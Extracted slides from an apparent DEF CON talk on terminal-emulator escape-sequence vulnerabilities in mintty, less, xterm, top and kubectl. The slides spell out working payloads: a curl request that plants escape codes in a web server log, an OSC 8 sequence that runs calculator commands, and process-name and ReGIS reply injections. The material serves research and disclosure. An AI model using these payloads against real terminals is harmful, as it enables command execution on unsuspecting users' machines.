
```
PS C:\Users\dgl> nslookup
```




ENG  
INTL



1:12 PM  
10/05/2023





# More delivery methods

- H D Moore’s “A Fictitious Case Study”
- Apache logs... what’s more relevant today?

Terminal Emulator Security Issues X +

marc.info/?l=bugtraq&m=104612710031920&w=2

[prev in list] [next in list] [prev in thread] [next in thread]

List: [bugtraq](#)  
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python3 -m http.server (victim: /tmp/test)

```
►victim: /tmp/test $ python3 -m http.server
Serving HTTP on :: port 8000 (http://[::]:8000) ...
█
```

attacker: ~

```
►attacker: ~ $ curl http://localhost:8000/$(printf "?\e\\[31m")█
```

python3 -m http.server (victim: /tmp/test)

```
►victim: /tmp/test $ python3 -m http.server
Serving HTTP on :: port 8000 (http://[::]:8000) ...
█
```

attacker: ~

```
►attacker: ~ $ curl http://localhost:8000/$(printf "?\e\\[31m")█
```

# What just happened?

- "\eP\$qm\e\\"  
DECRQSS: “ReQuest Selection or Setting”
- "\eP\$q;your-string-here\e\\"
- Unexpected “echoback” of a string
- String? ^C is a string too. Oh.
- I call this a “full echoback”

# Developers, Developers, Developers

## Another delivery method

- “Git for Windows” is actually secretly a mini-Unix
- “Git Bash” is mintty terminal with bash as the shell



MINGW64:/c/Users/dgl/tmp

dgl@DESKTOP-OAIKCLQ MINGW64 ~/tmp  
\$



MINGW64:/c/Users/dgl/tmp

dgl@DESKTOP-OAIKCLQ MINGW64 ~/tmp  
\$


# What just happened?

mintty CVE-2022-47583


- Git uses less as a pager
- less had a bug in its OSC 8 hyperlink handling (CVE-2022-46663)
- ...plus mintty CVE-2022-47583
- "\e]8;;http://\ec\ep\$qm q :;xcalc;calc.exe;open -a Calculator.app;\r\e\\"

# Vulnerabilities repeating themselves again

- Variants of xterm CVE-2008-2383 (DECRQSS):



- iTerm 2: CVE-2022-45872
- SwiftTerm: CVE-2022-23465
- mintty: CVE-2022-47583
- Zutty: CVE-2022-41138  
(found by Carter Sande)
- Kitty: (no CVE, limited\*)  
\*: don't worry, there's other bugs



# An old scenario with a new exploit

# An old scenario with a new exploit

- Shared system

# An old scenario with a new exploit

- Shared system
- Administrator gets an alert about excessive memory usage

# An old scenario with a new exploit

- Shared system
- Administrator gets an alert about excessive memory usage
- Starts debugging...

# An old scenario with a new exploit

- Shared system
- Administrator gets an alert about excessive memory usage
- Starts debugging...
- What command should they run?



top





# What just happened?

## procps-ng top 3.x + xterm ReGIS

- perl -e'\$0="\e[41mHello DEF CON"; 1 while 1'

```
top - 09:14:14 up 22:17, 1 user,  Load average: 1.45, 0.53, 0.30
Tasks: 267 total,   3 running, 264 sleeping,   0 stopped,   0 zombie
%Cpu(s): 25.6 us,  0.5 sy,  0.0 ni, 73.1 id,  0.0 wa,  0.0 hi,  0.7 si,  0.0 st
MiB Mem : 15725.7 total, 10996.5 free,  1743.1 used,  2986.1 buff/cache
MiB Swap:    0.0 total,      0.0 free,      0.0 used. 13319.2 avail Mem
```

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
26655	dgl	20	0	10632	5120	4736	R	100.0	0.0	1:21.03	Hello DEF
26773	dgl	20	0	10632	5120	4736	R	100.0	0.0	1:04.06	..... CON
1528	dgl	20	0	5580	3264	2776	S	1.7	0.0	2:49.95	autocutsel
2576	root	20	0	993440	300868	57528	S	1.7	1.9	6:39.77	kube-apiserver
2246	root	20	0	2178660	85244	49784	S	1.0	0.5	4:06.61	kubehat

# What just happened?

## procps-ng top 3.x + xterm ReGIS

- perl -e'\$0="\e[41mHello DEF CON"; 1 while 1'
- ReGIS...



**VT220**  
Monochrome text.

**VT241**  
Color text  
and graphics.



**VT100**  
The industry standard.

**VT240**  
Monochrome text  
and graphics.

# Digital advances the standard in video terminals. Again.

For years, Digital's VT100 terminal has been the CRT to choose if you want the most out of your computer. It has become the industry standard for reliability and ease of use. Not to mention the largest-selling ASCII terminal in the world.

Now Digital advances this standard with the VT200 family.

Three new terminals that embody everything Digital has learned about how to make people

comfortable with computers. They offer non-glare screens that can be positioned for the best viewing angle. Keys that are so well arranged on our low-profile keyboard that you increase productivity and convenience. Fifteen programmable function keys eliminate keystrokes to speed up tasks. Plain-language setup commands to easily tailor the screen to each user. Plus, a built-in printer port for hardcopy convenience.

We've even included our most advanced video capabilities—like smooth scrolling and 132-column display—as standard features.

All packaged in our sleek new design that fits conveniently on your desk. And all supported by Digital's worldwide service organization.

But the best news is yet to come. Because despite all the advances, the VT200 family is very competitively priced.

Simply stated, Digital has advanced the standard. Once again.

For the full story, call 1-800-DIGITAL, extension 700.

**digital**™

# What just happened?

procps-ng top 3.x + xterm ReGIS

- perl -e'\$0="\e[41mHello DEF CON"; 1 while 1'
- ReGIS... build xterm with support, and run as: xterm -ti vt340
- printf "\eP0pL(A'XXX')\rR(L)\e\\"
- ...replies with something like: A1="XXX" where that XXX is user controlled

# Obscure? Yes, but, well...

- xterm ReGIS support isn't default
- procps-ng top 3.x doesn't do escaping. 4.x does. But few distros have it.
- Failed to convince top authors this is a security problem, so it works still; no CVE assigned.
- This can also be used as a unique Docker escape, processes inside Docker can be seen from the host outside

# Let's attack Kubernetes

- Credit to Eviatar Gerzi for initial research:  
Kubectl did not escape output
- I packaged several terminal exploits into a container:  
<https://github.com/dgl/houdini-kubectl-poc>



# Windows Terminal RCE

- Demo without the Docker container...

attacker: ~ victim: ~

attacker: ~ \$ |

attacker: ~ victim: ~

attacker: ~ \$ |

# Demo (xterm RCE)

CVE-2022-45063

- and others, cross-platform!



# Non-vulnerabilities?

- How bad are the things we can do with documented escape characters?
- Replies are the most interesting  
"\e[6n" replies with position: "\e[13;1R"
- "\e]4;1;?\a" replies with color string:  
"\e[4;1;rgb:d8c3/1e1e/0000\a"

# Finding lack of escaping

CWE-150

- Put a string “\e[31mred” everywhere you can

- A file ✓

```
touch "$ (printf "\e[31mred") "
```

- SSID ✓

(e.g. nmcli)

- Bluetooth device ✓


(e.g. bluetoothctl)

- Comment forms on websites ✓

...see STÖK’s talk for more

```
pharos: ~ $ nmcli
wlp0s20f3: connected to red
    "Intel 6 AX201"
    wifi (iwlwifi), [REDACTED], hw, mtu 1500
    ip4 default, ip6 default
    inet4 172.20.10.12/28
    route4 172.20.10.0/28 metric 600
    route4 default via 172.20.10.1 metric 600
```

